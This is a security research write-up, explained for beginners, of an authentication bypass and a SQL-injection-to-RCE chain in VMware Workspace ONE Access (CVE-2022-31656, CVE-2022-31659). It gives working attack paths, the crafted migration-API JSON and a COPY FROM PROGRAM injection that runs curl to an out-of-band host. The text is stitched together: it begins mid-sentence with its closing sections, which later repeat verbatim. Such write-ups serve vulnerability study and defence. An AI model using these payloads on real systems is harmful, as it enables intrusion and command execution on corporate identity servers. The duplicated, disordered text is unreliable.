
The COPY ... FROM PROGRAM statement runs the curl command on the database host, and the researcher reports RCE. The report closes with a diagram of the whole exploit chain.
Root cause
The authentication bypass comes from the UrlRewriteFilter rule that maps ^/t/([^/]*)($|/)(((?!META-INF| WEB-INF).*))$ to /$3 and then forwards the request with RequestDispatcher.forward. The rewrite rule maps the request to /$3, and the resulting servletPath such as /;/WEB-INF/web.xml is treated as equivalent to /WEB-INF/web.xml. Because the forward happens inside the container, the request reaches the target servlet without passing through the filters that would normally guard it, including HostHeaderFilter. The request is mapped to the callback path and the researcher reports that authentication was bypassed, skipping HostHeaderFilter.
The RCE comes from the migration feature passing user-controlled values into shell scripts that build psql queries by string concatenation. CommandUtils.executeCommand executes an array, which prevents shell metacharacters from breaking out, but the scripts themselves interpolate $HOSTNAME and $USERNAME into SQL. The hostname controls the output of the first query, and that output is fed as $USERNAME into the second query, where the injected SQL runs COPY ... FROM PROGRAM on the database server.
Impact
An unauthenticated attacker can bypass authentication on Workspace ONE Access through the crafted /SAAS/t/_/;/auth/login/embeddedauthbroker/callback path. The same rewrite primitive allows reading arbitrary files under WEB-INF/ and the whole webapps directory, including /opt/vmware/horizon/workspace/webapps/SAAS.
An attacker who can reach the migration API at /SAAS/jersey/manager/api/migrate/tenant can execute OS commands on the database server through the SQL injection in extractUserIdFromDatabase.sh, provided the source and destination server details in the request point at a server the attacker controls so that the output of the first query can be shaped. The report does not state which privileges the migration endpoint requires on its own.
Fix
The report does not describe the vendor's fixes for CVE-2022-31656 or CVE-2022-31659. The relevant changes would be to stop the rewrite rule from producing paths that resolve to protected resources or internal endpoints, to make the internal forward pass through the same filters as an external request, and to stop building psql queries by concatenating user input in the two shell scripts.
Variants to test
- Send
/SAAS/t/_/;/WEB-INF/web.xmland/SAAS/t/foo/auth/login/embeddedauthbroker/callbackto a Workspace ONE Access instance. A positive result is aweb.xmlbody or an authenticated session without credentials. - Try other internal paths after the
;/segment, such as other controllers under/auth/or/SAAS/jersey/manager/api/. A positive result is a response from an endpoint that should require authentication or a host header check. - Send an empty JSON object to
/SAAS/jersey/manager/api/migrate/tenantand add fields one at a time, watching for stack traces or validation errors that reveal field names. A positive result is a parsedMigrationInfoobject reachingmigrateTenant. - Set
sourceHostnameanddestinationHostnameto a server you control and observe the requests the product makes to it. A positive result is an outbound request whose response is used as input to a later command. - Inject
/**/-separated SQL into the value that becomes$USERNAMEand useCOPY ... FROM PROGRAMwith an out-of-band host. A positive result is a callback from the database server.
What happened, in plain words
VMware Workspace ONE Access is a product that companies install so their staff can sign in once and then reach many internal applications. It is a web application written in Java, and it runs inside a Java web server (a "container"). The researcher spent time reading and stepping through the product's own code, and the write-up covers three problems:
- A way to get past the login screen without any password. This was tracked as CVE-2022-31656.
- A way to make the server run operating system commands (the commands you would type in a terminal), which is called remote code execution, or RCE. This was tracked as CVE-2022-31659.
- A way to reuse an older login bypass, CVE-2022-22972, which the vendor had already tried to fix by adding a check on the incoming request's host header.
To understand how all three work, you first need a picture of what happens to a web request inside a Java web server. The write-up starts there, and so do we.
The journey of a request inside a Java web server
When your browser asks a Java web application for a page, the request does not go straight to the code that builds the page. It passes through a fixed sequence of layers: Listener → Filter → Servlet.
Think of a large office building. The listener is the receptionist who notices people arriving and leaving and writes it in a log. The filter is the security guard at the door who checks your badge and can turn you away. The servlet is the clerk at the desk who actually does the work you came for.
1. Listeners
A listener is a piece of code that runs automatically when something happens to three shared objects the server keeps: the Application (shared by the whole application), the Session (one visitor's ongoing conversation with the site) and the Request (one single page request). The report lists these listener types:
- ServletContextListener: runs when the application itself starts up or shuts down.
- ServletContextAttributeListener: runs when a setting stored on the application is added, removed or replaced.
- HttpSessionListener: runs when a visitor's session is created or destroyed. A session ends either because it timed out or because the code called the session's
invalidate()method. - HttpSessionAttributeListener: runs when a value stored in a session is added, removed or replaced.
- ServletRequestListener: runs when a single request object is created or destroyed.
- ServletRequestAttributeListener: runs when a value stored on a request is added, removed or replaced.
Listeners are used to watch client requests and server operations, and to do things automatically, such as counting how many people are online, counting visits, or monitoring access. A listener lives from the moment the web container starts until the container is destroyed.
2. Filters
A filter is the security guard. It sits between the container and the servlet and can do two things:
- Before the request (
HttpServletRequest) reaches the servlet, intercept it, inspect it, or change its headers and data. - Before the response (
HttpServletResponse) reaches the browser, intercept it, inspect it, or change its headers and data.
How it works in practice:
- A filter is a Java class that implements a special interface, and it is registered in a configuration file called
web.xml. The servlet container calls and runs it, just like a servlet. - When a filter is registered to intercept a servlet, the container no longer calls the servlet's
servicemethod directly. It calls the filter'sdoFiltermethod instead, and that method decides whether the request continues. - The servlet is not called directly from
doFilter. The filter callsFilterChain.doFilter, and that is what activates the target servlet. TheFilterChainobject is handed to the filter as a parameter. - Any code the developer writes before and after the
FilterChain.doFiltercall runs before and after the servlet produces its response. - If
FilterChain.doFilteris never called, the servlet'sservicemethod never runs. This is exactly how a filter blocks a request it does not like.
When several filters exist, they form a filter chain. The web server decides which filter runs first based on the order they are registered in web.xml. When the first filter's doFilter runs, the server creates a FilterChain object representing the chain and passes it in; the chain object knows whether there is another filter to call.
A filter's life cycle: it is initialised once when the web application starts, according to web.xml. The developer can read the filter's configuration through a FilterConfig object passed to the init method. After creation the filter stays in memory until the application is removed or the server stops, and it is destroyed once, at which point it can release the resources it used.
3. Servlets
A servlet is the clerk. It is a program running on the web server that sits between the HTTP request from the browser and the database or application behind it. It processes the user's request, builds the right response and sends it back.
A servlet's life cycle: it is created either when the server starts (if load-on-startup is configured in web.xml; the default is 0) or the first time it is requested, which runs its init(ServletConfig conf) method. It then handles all client requests in its service(ServletRequest req, ServletResponse res) method. When the server shuts down, the servlet is destroyed and its destroy() method runs, after which the JVM (the Java runtime) garbage-collects it.
Setting the scene
The product is deployed under a path called /SAAS, and the report shows the deployment directory on disk: /opt/vmware/horizon/workspace/webapps/SAAS. The researcher worked by reading and debugging the product's Java code in an IDE (an integrated development environment, a program for reading and running code), setting breakpoints (places where the program pauses so you can inspect what it is doing) and using the IDE's Evaluate expression feature to run small snippets of code. Requests were sent to the application, and the injected payload used an out-of-band host, Ahihi.oastify.com, in the curl command.
Finding the first problem: a rewrite rule that can be abused
The UrlRewriteFilter rule
While debugging the filter classes, the researcher noticed something at org.tukey.web.filters.urlrewrite.RuleChain.doRules. The request is at the UrlRewriteFilter layer, a filter whose job is to map incoming requests to internal servlets according to rules stored in a file called WEB-INF/urlrewrite.xml.
One of those rules matches a request path against a regular expression (a pattern for matching text) and rewrites it. The pattern is:
^/t/([^/]*)($|/)(((?!META-INF| WEB-INF).*))$
and the matching request is mapped to the servlet /$3. The researcher compares this to two older bugs, CVE-2021-26085 and CVE-2021-26086, in Atlassian Jira and Confluence, which allowed reading arbitrary files under the WEB-INF and META-INF folders.
The idea was simple: craft a request that matches the rule and reaches files inside WEB-INF. Reading the pattern, the path has to start with /SAAS/t/_/;/. So a request with the path /SAAS/t/_/;/WEB-INF/web.xml gets mapped to /WEB-INF/web.xml.
From the rewrite to a RequestDispatcher
The program enters org.tuckey.web.filters.urlrewrite.NormalRewrittenUrl.doRewrite(), which calls this.getRequestDispatcher().
It obtains a RequestDispatcher whose servletPath is /;/WEB-INF/web.xml, which is equivalent to /WEB-INF/web.xml.
A RequestDispatcher is an internal object that lets one part of the application hand a request to another part. With the dispatcher stored in a variable called rq, the program calls rq.forward. Forwarding passes the request from one servlet to another, so the request reaches ResourceServlet, the servlet that serves resources. The servletPath value /WEB-INF/web.xml therefore corresponds to a real resource and is accessible.
This is not limited to WEB-INF/: every file under the webapps directory (/opt/vmware/horizon/workspace/webapps/SAAS) can be read.
Reusing the forward to skip a filter
Arbitrary file read was confirmed, but the researcher asked a better question: what else can this forward do? Since RequestDispatcher.forward passes a request from one servlet to another, it can be used to reach an endpoint that is normally blocked. The target chosen was CVE-2022-22972, the Workspace ONE Access authentication bypass.
To patch CVE-2022-22972, the developers had added a HostHeaderFilter class to the filter chain. Its job is to block every request whose host header (the part of an HTTP request that says which server name the browser is asking for) does not point at the server itself:
private boolean isServerNameAmongTheValidList(String serverName, String gatewayHostName) { return serverName.equalsIgnoreCase(gatewayHostName) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getHostname()) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV4Address()) || serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV6Address()) ||serverName.equalsIgnoreCase("localhost") || serverName.equalsIgnoreCase("[redacted]"); }
Line by line: the method takes the server name from the request and the gateway host name, and returns true only if the request's server name matches one of a fixed list: the gateway host name, the appliance's hostname, its IPv4 address, its IPv6 address, localhost, or [redacted]. Anything else is rejected. In other words, the guard only lets in requests that name the server itself.
Reaching the error function LocalPasswordAuthAdapter.login requires passing through the filter chain shown below.
A request exploiting CVE-2022-22972 is stopped at HostHeaderFilter. The question was whether HostHeaderFilter can be skipped and LoginController.doLoginEmbeddedAuthBrokerCallback reached anyway.
To enter LoginController.doLoginEmbeddedAuthBrokerCallback, the request must map to /auth/login/embeddedauthbroker/callback.
Exploitation
Step 1: authentication bypass (CVE-2022-31656)
Combining the rewrite rule with the callback path gives the request path:
/SAAS/t/_/;/auth/login/embeddedauthbroker/callback
What this does, piece by piece: /SAAS is the application's context, /t/_/;/ is the prefix the rewrite rule needs in order to match, and /auth/login/embeddedauthbroker/callback is the internal endpoint we want to reach. The rewrite rule maps the whole path to /auth/login/embeddedauthbroker/callback, the forward delivers it to the login controller, and the researcher reports that authentication was bypassed. The researcher reports that authentication was bypassed this way.
The report adds a note that the path /SAAS/t/foo/auth/login/embeddedauthbroker/callback also works.
Step 2: locating a command execution sink (CVE-2022-31659)
While reading the Workspace ONE Access code, the researcher looked for uses of CommandUtils.executeCommand, a function developers commonly use to run operating system commands, hoping to find an OS command injection (a bug where user input ends up being run as a command). The function is used twice in com.vmware.horizon.migration.customgroups.ExportCustomGroup.getVidmUserIds().
Using Ctrl+Alt+F7 to find callers of getVidmUserIds, the IDE leads to com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup(), and from there to the controller com.vmware.horizon.migration.rest.resource.util.TenantMigrationResource.migrateTenant. User input from the controller still reaches the input of CommandUtils.executeCommand, so the call chain is:
TenantMigrationResource.migrateTenant()-> TenantMigrationServiceImpl.migrateTenant()-> CustomGroupMigrationServiceImpl.migrateCustomGroup() -> ExportCustomGroup.getVidmUserIds()
Read it as a chain of hand-offs: the web endpoint migrateTenant calls the service migrateTenant, which calls migrateCustomGroup, which calls getVidmUserIds, which is where the command is built. If user input survives all those hand-offs, it reaches the command.
The @Path annotation on the controller has the value /migrate/tenant, so the route has the form /**/migrate/tenant. Finding the prefix took a long time: reading all the code of a large product is slow, and the configuration files such as web.xml gave no clue, so the researcher switched to black-box guessing of root paths and API types. The break came from an API of the form /SAAS/jersey/manager/api/**. A request to /SAAS/jersey/manager/api/migrate/tenant reached TenantMigrationResource.migrateTenant.
Step 3: building the JSON input
The user input is a com.vmware.horizon.migration.rest.media.MigrationInfo object in JSON form. JSON is a text format for structured data, made of names and values in curly braces. Sending an object with all fields produced a syntax error, so the researcher started with an empty object, debugged, and added fields one at a time.
The program calls TenantMigrationServiceImpl.migrateTenant().
The first field is an object of type List<com.vmware.horizon.migration.exception.ErrorInput>.
The field name is errorInputList.
Each ErrorInput has two strings, errorType and errorObjectIdentifier.
The input therefore takes the form:
{ "errorInputList":[ { "errorType":"foo", "errorObjectIdentifier":"bar" }] }
Line by line: the outer braces hold one field, errorInputList, whose value is a list (the square brackets). The list contains one object (the inner braces) with two text values, errorType set to foo and errorObjectIdentifier set to bar. These are placeholder values chosen to see how the program reacts.
Next the program calls migrationInfo.getSourceDestinationInfo(), which is filled in the same way:
{ "errorInputList":[ { "errorType":"foo", "errorObjectIdentifier":"bar" }],"sourceDestinationInfo": { "sourceHostname":"attacker.com", "sourceAdministrator":"admin", "sourcePassword":"cc", "sourceTenant":"ONE", "sourceMasterTenant":"ONE", "destinationHostname":"attacker.com", "destinationAdministrator":"admin", "destinationPassword":"cc", "destinationTenant":"attacker", "destinationMasterTenantHostname":"attacker.com" } }
Line by line: the same errorInputList as before, plus a second field, sourceDestinationInfo, which describes two servers. The source* fields describe where data is copied from, the destination* fields describe where it is copied to. Both hostnames are set to attacker.com, a domain the researcher controls, so that the product will connect to a server the researcher can watch. The passwords are placeholders.
In the first if statement the program calls validateIfMigrationRequired(previousError, "Tenant").
It checks whether the previousError list contains an ErrorInput whose ErrorType equals the type passed in. Because errorType is foo rather than Tenant, the branch is not taken.
Next the program calls this.migrateAllDirectories.
Here the program reads DirectoryMap from user input.
Rather than continuing field by field, the researcher built a migrationInfo object in code and serialised it with ObjectMapper (a library that turns Java objects into JSON text):
List<Directory> list= new ArrayList<Directory>();Map<String, List<Directory>> dir = new HashMap<>(); Directory d = new Directory("cc");list.add(d);dir.put("LOCAL", list);migrationInfo.setDirectoryMap(dir);ObjectMapper mapper = new ObjectMapper();mapper.writerWithDefaultPrettyPrinter().writeValueAsString(migrationInfo);## Output{ "directoryMap" : { "LOCAL" : [ { "type" : "Directory", "sourceDirectoryBindPassword" : "cc", "destinationConnectorInstanceId" : null, "sourceDirectoryId" : null, "_links" : { } } ] }, "sourceDestinationInfo" : { "sourceHostname" : "attacker.com", "sourceAdministrator" : "admin", "sourcePassword" : "cc", "sourceTenant" : "ONE", "sourceMasterTenant" : "ONE", "destinationHostname" : "attacker.com", "destinationAdministrator" : "admin", "destinationPassword" : "cc", "destinationTenant" : "attacker", "destinationMasterTenantHostname" : "attacker.com", "_links" : { } }, "vidmOnboardTenantDefinitionDTO" : null, "errorInputList" : [ { "errorType" : "foo", "errorObjectIdentifier" : "bar" } ], "_links" : { }}
Line by line: a list of Directory objects is created and one directory, named cc, is added. A map (a lookup table) is created and the list is stored under the key LOCAL. That map is attached to the migrationInfo object. An ObjectMapper then converts the whole object to JSON, and the output below the ## Output marker is what the program would receive. It contains three top-level fields: directoryMap (with the LOCAL key), sourceDestinationInfo (the two servers) and errorInputList (the placeholder error).
When the program is stopped in debug mode, the same code can be run through the Evaluate expression feature without writing a new program or adding libraries.
Back in migrateAllDirectories, the program checks whether directoryMap has a key LOCAL, and skips ahead if it does.
After migrateAllDirectories returns, the program reaches the else branch of the next if statement. To make it call this.customGroupMigrationService.migrateCustomGroup(customGroupInfo, migrationResponseTO);, the errorType of the ErrorInput object must be CustomGroup:
# User input now{ "errorInputList":[ { "errorType":"CustomGroup", "errorObjectIdentifier":"LocalDirectory" }], "sourceDestinationInfo": { "sourceHostname":"attacker.com", "sourceAdministrator":"admin", "sourcePassword":"cc", "sourceTenant":"ONE", "sourceMasterTenant":"ONE", "destinationHostname":"attacker.com", "destinationAdministrator":"admin", "destinationPassword":"cc", "destinationTenant":"attacker", "destinationMasterTenantHostname":"attacker.com" },"directoryMap" : { "LOCAL" : [ { "type" : "Directory", "sourceDirectoryBindPassword" : "cc", "destinationConnectorInstanceId" : null, "sourceDirectoryId" : null, "_links" : { } } ] }}
Line by line: the only meaningful change from the previous input is errorType, now CustomGroup instead of foo, and errorObjectIdentifier, now LocalDirectory. That single change is what makes the program take the branch that calls migrateCustomGroup.
The program now enters com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup(), where it calls this.getVraAuthenticationServerUtils and this.getVidmAuthenticationServerUtils.
The purpose of this stage is to take the user group on the source server and import it into the destination server, in three stages.
- The program calls
this.getVraAuthenticationServerUtilsandthis.getVidmAuthenticationServerUtilsto authenticate and authorise the source and destination servers using data from user input. - The same authentication and authorisation continues for the second server.
- Once both servers are authenticated, the program runs
ExportCustomGroupon the source server andImportCustomGroupon the destination server.
The program reads information about DYNAMIC groups on the source server to prepare the import.
With attacker.com as both source and destination, the current server's request goes to attacker.com, which does not know how to respond. The address, username and password of the source and destination servers therefore have to be set to the current server, and the responses debugged to see what the code expects.
After authentication and authorisation, the program exports the group from the source server and calls exportCustomGroup.getVidmUserIds.
Step 4: what the export function runs
exportCustomGroup.getVidmUserIds performs two actions:
# Execute command #1, where attacker.com and UserID are user input/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h attacker.com -l UserID# Get the output from command #1 to use as input for command #2. (output of #1 is string '$USERAME|$DOMAIN|$ORGANIZATION_ID')/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l '$USERAME|$DOMAIN|$ORGANIZATION_ID'
Line by line: the first command runs a shell script called exportCustomGroupUsers.sh, passing -h attacker.com (the host to connect to) and -l UserID (a user identifier). The comment explains that the output of this first command is a string of the form $USERAME|$DOMAIN|$ORGANIZATION_ID, with three values separated by vertical bars. That output is then passed as the -l argument to a second script, extractUserIdFromDatabase.sh. In other words, the output of the first script becomes the input of the second, which is the key to the whole attack.
For command #1 the program calls CommandUtils.executeCommand(sb.toString());.
In CommandUtils.executeCommand(@Nonnull String command, long maxOutLength, long timeoutInMillis) the command string is converted to an array.
In executeCommand(@Nonnull String[] command, @Nullable String[] env, @Nullable String commandInput, long maxOutLength, long timeoutInMillis, boolean combinedOutput) the program checks that the command array contains at least one string from a white list, then executes it with Runtime.getRuntime().exec.
Because the command reaches exec as an array, direct OS command injection is not possible: user input is treated as a single argument and cannot break out to run another program. For example, an input of ['test', '-a', '1${IFS}||ls'] runs test with the arguments -a and 1${IFS}|| ls, where || is just a string and not an operator.
Step 5: reading the two shell scripts
Since OS command injection is blocked, the researcher audited exportCustomGroupUsers.sh and extractUserIdFromDatabase.sh.
(1) exportCustomGroupUsers.sh
/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h [HOSTNAME] -l [UserID]
HOSTNAME is the PostgreSQL server domain and comes from user input (attacker.com in the exploit request). UserID is obtained by requesting the API /SAAS/t/ONE/jersey/manager/api/scim/Groups/.search. An API is a set of URLs a program exposes so other programs can talk to it; here the product asks its own API for the list of groups.
The script sends a PostgreSQL query to $HOSTNAME:
psql -U postgres -h $HOSTNAME -d vcac -At -c "select \"saas\".\"Users\".\"strUsername\",\"saas\".\"Users\".\"domain\",\"saas\".\"Organizations\".\"strOrganization\" from \"saas\".\"Users\",\"saas\".\"Organizations\" where \"saas\".\"Users\".\"idUser\" IN($UserID ) AND \"saas\".\"Users\".\"idOrganization\"=\"saas\".\"Organizations\".\"id\";"
Line by line: psql is the PostgreSQL command-line client. -U postgres connects as the database user postgres, -h $HOSTNAME connects to the host named in the variable, -d vcac selects the vcac database, -At makes the output plain and unaligned, and -c passes the SQL query. The query selects the username, domain and organisation of users whose ID is in the list $UserID. The output has the form $USERAME|$DOMAIN|$ORGANIZATION_ID.
(2) extractUserIdFromDatabase.sh
/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l '$USERAME|$DOMAIN|$ORGANIZATION_ID'
The script executes this psql query:
psql -U postgres -d saas -At -c "select \"idUser\" from \"saas\".\"Users\" where \"strUsername\"='$USERNAME' and \"domain\"='$DOMAIN' and \"idOrganization\"=$ORGANIZATION_ID;"
Line by line: this connects to the local saas database and looks up the user ID where the username, domain and organisation match the three values. Notice that $USERNAME is placed inside single quotes in the SQL text. If the value contains a single quote, it can close the string and add its own SQL. That is the classic shape of a SQL injection.
Step 6: from SQL injection to RCE
OS command injection is not reachable, but the psql query is. $HOSTNAME comes from user input, so pointing it at the attacker's server controls the output of command #1, and that output becomes $USERNAME in command #2. The researcher used the technique from CVE-2019-9193 to execute commands through psql:
DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'id';SELECT * FROM cmd_exec;
Line by line: DROP TABLE IF EXISTS cmd_exec removes any leftover table with that name. CREATE TABLE cmd_exec(cmd_output text) creates a new table with one text column. COPY cmd_exec FROM PROGRAM 'id' is the dangerous part: PostgreSQL's COPY ... FROM PROGRAM runs the given program on the database server and stores its output in the table. Here it runs id. SELECT * FROM cmd_exec reads the output back.
Because the program splits the initial command string on spaces to build the command array, spaces in the psql query must be replaced with /**/, and spaces in the OS command with ${IFS}. The characters , and | must also be avoided. /**/ is a SQL comment, which the database ignores, so it works as a space substitute; ${IFS} is a shell variable that expands to whitespace, so it works as a space substitute in the shell command.
After injection, $USERNAME becomes:
1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/*/**/FROM/**/cmd_exec;--'
Line by line: 1' closes the original string in the SQL query. Then the injected statements run: drop the table if it exists, create it, and use COPY ... FROM PROGRAM to run curl${IFS}Ahihi.oastify.com/rce, which makes the database server contact the researcher's host. Finally SELECT * FROM cmd_exec reads the result, and -- comments out the rest of the original query so it does not cause a syntax error.
The psql query in extractUserIdFromDatabase.sh then becomes:
psql -U postgres -d saas -At -c "select \"idUser\" from \"saas\".\"Users\" where \"strUsername\"='1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/*/**/FROM/**/cmd_exec;--'' and \"domain\"='$DOMAIN' and \"idOrganization\"=$ORGANIZATION_ID;"select "idUser" from "saas"."Users" where "strUsername"= '1';DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'curl Ahihi.oastify.com/rce';SELECT * FROM cmd_exec;
Line by line: the first part is the original query with the injected value in place of $USERNAME. The second part, after the closing quote, is the same query as the database would see it once the comment markers are removed: the original lookup, then the injected statements, then the curl command run on the database server. The COPY ... FROM PROGRAM statement runs curl on the database host, and the researcher reports RCE. The report closes with a diagram of the whole exploit chain.
Root cause
The authentication bypass comes from the UrlRewriteFilter rule that maps ^/t/([^/]*)($|/)(((?!META-INF| WEB-INF).*))$ to /$3 and then forwards the request with RequestDispatcher.forward. The rewrite rule maps the request to /$3, and the resulting servletPath such as /;/WEB-INF/web.xml is treated as equivalent to /WEB-INF/web.xml. Because the forward happens inside the container, the request reaches the target servlet without passing through the filters that would normally guard it, including HostHeaderFilter. The request is mapped to the callback path and the researcher reports that authentication was bypassed, skipping HostHeaderFilter.
The RCE comes from the migration feature passing user-controlled values into shell scripts that build psql queries by string concatenation. CommandUtils.executeCommand executes an array, which prevents shell metacharacters from breaking out, but the scripts themselves interpolate $HOSTNAME and $USERNAME into SQL. The hostname controls the output of the first query, and that output is fed as $USERNAME into the second query, where the injected SQL runs COPY ... FROM PROGRAM on the database server.
Impact
An unauthenticated attacker can bypass authentication on Workspace ONE Access through the crafted /SAAS/t/_/;/auth/login/embeddedauthbroker/callback path. The same rewrite primitive allows reading arbitrary files under WEB-INF/ and the whole webapps directory, including /opt/vmware/horizon/workspace/webapps/SAAS.
An attacker who can reach the migration API at /SAAS/jersey/manager/api/migrate/tenant can execute OS commands on the database server through the SQL injection in extractUserIdFromDatabase.sh, provided the source and destination server details in the request point at a server the attacker controls so that the output of the first query can be shaped. The report does not state which privileges the migration endpoint requires on its own.
Fix
The report does not describe the vendor's fixes for CVE-2022-31656 or CVE-2022-31659. The relevant changes would be to stop the rewrite rule from producing paths that resolve to protected resources or internal endpoints, to make the internal forward pass through the same filters as an external request, and to stop building psql queries by concatenating user input in the two shell scripts.
Variants to test
- Send
/SAAS/t/_/;/WEB-INF/web.xmland/SAAS/t/foo/auth/login/embeddedauthbroker/callbackto a Workspace ONE Access instance. A positive result is aweb.xmlbody or an authenticated session without credentials. - Try other internal paths after the
;/segment, such as other controllers under/auth/or/SAAS/jersey/manager/api/. A positive result is a response from an endpoint that should require authentication or a host header check. - Send an empty JSON object to
/SAAS/jersey/manager/api/migrate/tenantand add fields one at a time, watching for stack traces or validation errors that reveal field names. A positive result is a parsedMigrationInfoobject reachingmigrateTenant. - Set
sourceHostnameanddestinationHostnameto a server you control and observe the requests the product makes to it. A positive result is an outbound request whose response is used as input to a later command. - Inject
/**/-separated SQL into the value that becomes$USERNAMEand useCOPY ... FROM PROGRAMwith an out-of-band host. A positive result is a callback from the database server.
Glossary
- API: a set of URLs a program exposes so other programs can talk to it.
- Authentication: proving who you are, usually with a username and password.
- Authorisation: deciding what an authenticated user is allowed to do.
- Breakpoint: a place in code where a debugger pauses the program so you can inspect its state.
- CVE: a public identifier for a known security vulnerability.
- Filter: a Java web component that inspects or modifies requests and responses before and after a servlet runs.
- Filter chain: several filters run in a fixed order, each deciding whether to pass the request on.
- Forward: handing a request from one servlet to another inside the same server, without the browser knowing.
- Host header: the part of an HTTP request that names the server the browser is asking for.
- IDE: a program for reading, running and debugging code.
- JSON: a text format for structured data, made of names and values in braces.
- JVM: the Java runtime that executes Java programs.
- Listener: a Java web component that runs automatically when application, session or request objects change.
- ObjectMapper: a library that converts Java objects to and from JSON.
- OS command injection: a bug where user input ends up being run as an operating system command.
- Out-of-band interaction: contacting a server you control to prove that a command ran.
- PostgreSQL: a popular open-source database.
- psql: the command-line client for PostgreSQL.
- RCE (remote code execution): running your own commands on someone else's server.
- Regular expression: a pattern for matching text.
- RequestDispatcher: an internal object that hands a request from one part of the application to another.
- Servlet: a Java web component that handles a request and builds the response.
- Session: one visitor's ongoing conversation with a site, tracked by the server.
- SQL injection: a bug where user input is inserted into a database query and changes its meaning.
- UrlRewriteFilter: a filter that maps incoming request paths to internal servlets according to rules.
- web.xml: the configuration file that registers filters and servlets in a Java web application.
- White list: a fixed list of allowed values; anything not on it is rejected.